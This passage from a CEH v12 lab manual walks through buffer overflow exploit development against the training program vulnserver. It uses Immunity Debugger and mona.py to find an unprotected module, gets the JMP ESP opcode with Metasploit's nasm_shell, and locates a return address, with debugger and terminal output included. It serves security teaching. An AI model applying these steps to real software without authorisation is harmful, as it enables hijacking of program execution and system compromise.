
107. Close **Immunity Debugger** and the vulnerable server process.

108. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

109. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.


110. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.



111. Close the **File Explorer** window.

112. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.



113. The **Log data** pop-up window appears, which shows the protection settings of various modules.

114. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.

```

Immunity Debugger 1.85.0.0 : R'lyeh
Need support? Visit http://forum.immunityinc.com/
Error accessing memory
File 'E:\CEH-Tools\CEHv12\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe'
[06:46:06] New process with ID 00001F00 created
Main thread with ID 00002618 created
77C32930 New thread with ID 00002290 created
00400000 Modules E:\CEH-Tools\CEHv12\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe
    CRC changed, discarding .udd data
62500000 Modules E:\CEH-Tools\CEHv12\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe
750A0000 Modules C:\Windows\system32\mswsock.dll
750A0000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\RPCRT4.dll
75AF0000 Modules C:\Windows\System32\msvcr7.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DbgBreakPoint
[06:46:20] Thread 00002290 terminated, exit code 0
0BADF000 !+1 Command used:
0BADF000 !mona modules
----- Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604) -----
0BADF000 !+1 Processing arguments and criteria
- Pointer access level : X
0BADF000 !+1 Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 Module info :
0BADF000
0BADF000 Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS DLL | Version, Modulename & Path
0BADF000 0x62500000 | 0x62508000 | 0x00008000 | False | False | False | False | -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe)
0BADF000 0x76e20000 | 0x77072000 | 0x00252000 | True | True | True | False | 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF000 0x75050000 | 0x750a0000 | 0x00050000 | True | True | True | False | 10.0.22000.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF000 0x750a0000 | 0x75140000 | 0x000a0000 | True | True | True | False | 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF000 0x00400000 | 0x00407000 | 0x00007000 | False | False | False | False | -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12\Module_06\System\Hacking\Buffer_Overflow\Tools\vulnserver\vulnserver.exe)
0BADF000 0x77240000 | 0x77230000 | 0x000f0000 | True | True | True | False | 10.0.22000.434 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF000 0x75af0000 | 0x75bb2000 | 0x000c2000 | True | True | True | False | 7.0.22000.1 [msvcr7.dll] (C:\Windows\System32\msvcr7.dll)
0BADF000 0x77b80000 | 0x77d29000 | 0x001a9000 | True | True | True | False | 10.0.22000.434 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF000 0x75930000 | 0x759e8000 | 0x000bb000 | True | True | True | False | 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF000 0x77080000 | 0x770e4000 | 0x00064000 | True | True | True | False | 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF000
0BADF000
0BADF000 !+1 This mona.py action took 0:00:01.578000
!mona modules
----- Running -----

```

115. Now, we will exploit the **essfunc.dll** module to inject shellcode and take full control of the EIP register.

116. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


117. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

118. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

119. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

120. Now, type **cd** and press **Enter** to jump to the root directory.



121. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

122. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

123. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.

The screenshot shows a terminal window titled '/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb - Parrot Terminal'. The terminal is running as root on a Parrot OS system. The user has typed the command 'nasm > JMP ESP' followed by 'jmp esp' and then 'EXIT'. The terminal window is part of a desktop environment with a dark background and various icons in the sidebar.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4      jmp esp
nasm >
[root@parrot]~[-]
└─#
```

124. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.

The screenshot shows the same terminal window as before, but now it is stopped at the 'nasm >' prompt. The user has typed 'EXIT' and pressed Enter. The terminal window is part of a desktop environment with a dark background and various icons in the sidebar.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4      jmp esp
nasm > EXIT
[root@parrot]~[-]
└─#
```

125. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine.

126. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.

127. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**.

```

